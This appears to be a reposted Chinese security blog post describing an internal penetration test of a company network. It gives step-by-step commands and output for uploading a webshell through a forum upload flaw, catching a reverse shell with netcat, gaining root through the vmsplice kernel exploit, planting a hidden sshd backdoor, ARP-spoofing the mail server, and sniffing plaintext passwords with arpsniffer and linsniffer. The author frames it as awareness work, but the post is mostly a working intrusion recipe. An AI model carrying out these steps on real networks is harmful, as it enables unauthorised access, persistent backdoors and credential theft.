

Author:bugcx or Anonymous
Url:
http://blog.bug.cx/2012/04/25/%e4%b8%80%e6%ac%a1linux%e4%b8%8barp%e6%ac%ba%e9%aa%97%e5%97%85%
(撸一撸) | bugcx's blog | 关注网络安全

by：vitter@safechina.net
blog：blog.securitycn.net
早就跟相关人员说过 邮箱认证smtp和pop协议要做加密，否则在公司内网，太容易被人sniffer到明文密码了，另外邮箱密码和bbs公用，bbs也是采用的http协 议，没有用https，这些都是问题。虽然我们控制的网络部分已经做过处理了，ip和mac地址做了绑定，即使有人做arp欺骗后，除非不出网关，否则欺 骗后网络到达不了网关之外，因此嗅探明文邮箱密码已经不可能（由于邮箱服务器不在同一网段）。但是对于我们一些共用资源的服务器有公网ip和内网ip且处 于一个相对风险较高，而且没有根据安全级别进行过相应的安全策略的网络环境内，因此一些问题是显而易见的，但是某些人根本不以为然。所以我进行了一次简单 的内部渗透测试。
首先我从有公网ip和内网ip的网络段入手，如公网ip段是222.222.222.0/255.255.255.255，内网ip段192.168.0.0/255.255.255.0。
经过踩点发现222.222.222.77（192.168.0.77）上跑了一个老版本的某php的论坛。经过检测，存在上传漏洞，利用gif89a文件头欺骗漏洞上传webshell。然后上传个nst。
如图1：




利用tools里面的反弹连接:
首先在本地用nc -l -p 5546监听端口
如图4:

然后在nst上点Back connect
如图2：（注意红色部分）



成功登陆
如图3：

图5：




在本地nc的窗口操作：

```
id
uid=99(nobody) gid=99(nobody) groups=99(nobody)
```

权限低了点，可以利用前一段时间linux内核vmsplice本地提升权限漏洞。先用nst上传代码：

如图6：（注意红色部分，上传成功）



回到nc窗口：


```
cp in.c /tmp
cd /tmp
ls
in.c
nst_c_bc_c.c
sess_af927ee319af5d5569b61ac520e53fcf
ssh-ZeOfP16753
tunl0
gcc -o in in.c
ls
in
in.c
nst_c_bc_c.c
sess_af927ee319af5d5569b61ac520e53fcf
ssh-ZeOfP16753
tunl0
/tmp/in
bash: no job control in this shell
[root@bbs111 tmp]# id
uid=0(root) gid=0(root) groups=99(nobody)
[root@bbs111 tmp]#
```

已经是root权限了，下一步上传俺修改过的常用的后门，这个以前写过 一篇文章介绍如何留后门的，这里就不叙述了（替换sshd和部分命令，可隐藏端口、连接、文件、进程等）。

擦擦pp，进行下一步我们的重点。

我们还是直接用后门sshd登录。还是ssh舒服点：）

如图7：



在SecureCRT下利用rz命令上传我们用到的arpsniffer.c，然后编译：

```
[root@bbs111 root]# gcc -I/usr/local/include -L/usr/local/lib -o arpsniffer arpsniffer.c -lpcap -lnet
```

报错，可能是没装libnet的缘故，看说明Make：first you must install "pcap" and "libnet" 确定arpsniffer.c需要先装pcap和 libnet。

```
[root@bbs111 root]# rpm -ivh libnet-1.1.2.1-2.1.fc2.rf.i386.rpm
[root@bbs111 root]# wget http://downloads.sourceforge.net/libpcap/libpcap-0.8.1.tar.gz?
modtime=1072656000&big_mirror=0
[root@bbs111 root]# tar zxvf libpcap-0.8.1.tar.gz
[root@bbs111 root]# cd libpcap-0.8.1
[root@bbs111 libpcap-0.8.1]# ./configure
[root@bbs111 libpcap-0.8.1]# make
[root@bbs111 libpcap-0.8.1]# make install
```

准备工作已经ok。下面重新编译arpsniffer.c

```
[root@bbs111 root]# gcc -I/usr/local/include -L/usr/local/lib -o arpsniffer arpsniffer.c -lpcap -lnet
```

这次没报错，编译成功。

```
[root@bbs111 root]# ./arpsniffer
=======================================
============Arp Sniffer==============
==========Write by Paris-Ye==========
===Usage: ./arpsniffer -I [interface] -M [Self IP] -W [Workstation IP] -S [Server IP] -P [port]
===For example:
./arpsniffer -I eth0 -M 192.168.0.6 -W 192.168.0.4 -S 192.168.0.254
```

下面开始欺骗，由于是服务器端，因此我们欺骗网关：（网络环境如下，邮件服务器ip：192.168.0.11 网关：192.168.0.1 本机：192.168.0.77）

```
[root@bbs111 root]# ./arpsniffer -I eth0 -M 192.168.0.77 -W 192.168.0.1 -S 192.168.0.11 -P 110
110
110
Get network cards mac address:
M-> 00:0e:a6:a5:80:4f
W-> 00:0f:e2:23:05:d0
S-> 00:d0:b7:88:07:59
Now Start... .. .
```

在另一个登录里面用tcpdump监听下：

```
[root@bbs111 root]# tcpdump -i eth0 host 192.168.0.11
```

发现有数据，把监听的数据存在文件里面：

```
[root@bbs111 root]# tcpdump -i eth0 host 172.16.0.12 -w pop.txt
```

10分钟后停止，在SecureCRT下用sz命令下载pop.txt到本地，然后用Ethereal分析。果然发现明文用户名和密码。

下面我们就可以用linsniffer监听我们想要的用户名和密码了。


先修改linsniffer.c：根据自己的需求监听相应的应用密码。我的如下：

```
if(ntohs(tcp->dest)==21)  p=1; /* ftp */
if(ntohs(tcp->dest)==22)  p=1; /* ssh for comparison added for example only comment out if desired*/
if(ntohs(tcp->dest)==23)  p=1; /* telnet */
if(ntohs(tcp->dest)==80) p=1;  /* http */
if(ntohs(tcp->dest)==110) p=1; /* pop3 */
if(ntohs(tcp->dest)==513) p=1; /* rlogin */
if(ntohs(tcp->dest)==106) p=1; /* poppasswd */
[root@bbs111 root]# gcc -o linsniffer linsniffer.c
In file included from /usr/include/linux/tcp.h:21,
from linsniffer.c:32:
/usr/include/asm/byteorder.h:6:2: warning: #warning using private kernel header; include <endian.h> instead!
```

不用管警告，直接运行编译后的linsniffer即可。

```
[root@bbs111 root]# ./linsniffer
```

用户名和密码都自动存到了tcp.log下。如图8：



经过测试后，我们把某人的用户名和密码发给某人，相信他再不会想当然的说sniffer不可能了。下面我们利用我们嗅探到的密码做个密码表，进行新一轮进一步的内网渗透测试。相信在我们根据渗透测试结果，进行相关安全技术改造和安全管理规范制度改造后，我们的网络的安全性会大大提升。
文中所用工具下载：tools　password不清楚 不过这里面的东西都能搜索得到

最新文章　相关文章　热评文章　Waiting　Waiting

webhack入侵思路及上传漏洞
MSSQL备份导出Shell中文路径解决办法
nmap smb script
MS12-027 poc逆向分析
Linux流量监控工具 – iftop (最全面的iftop教程)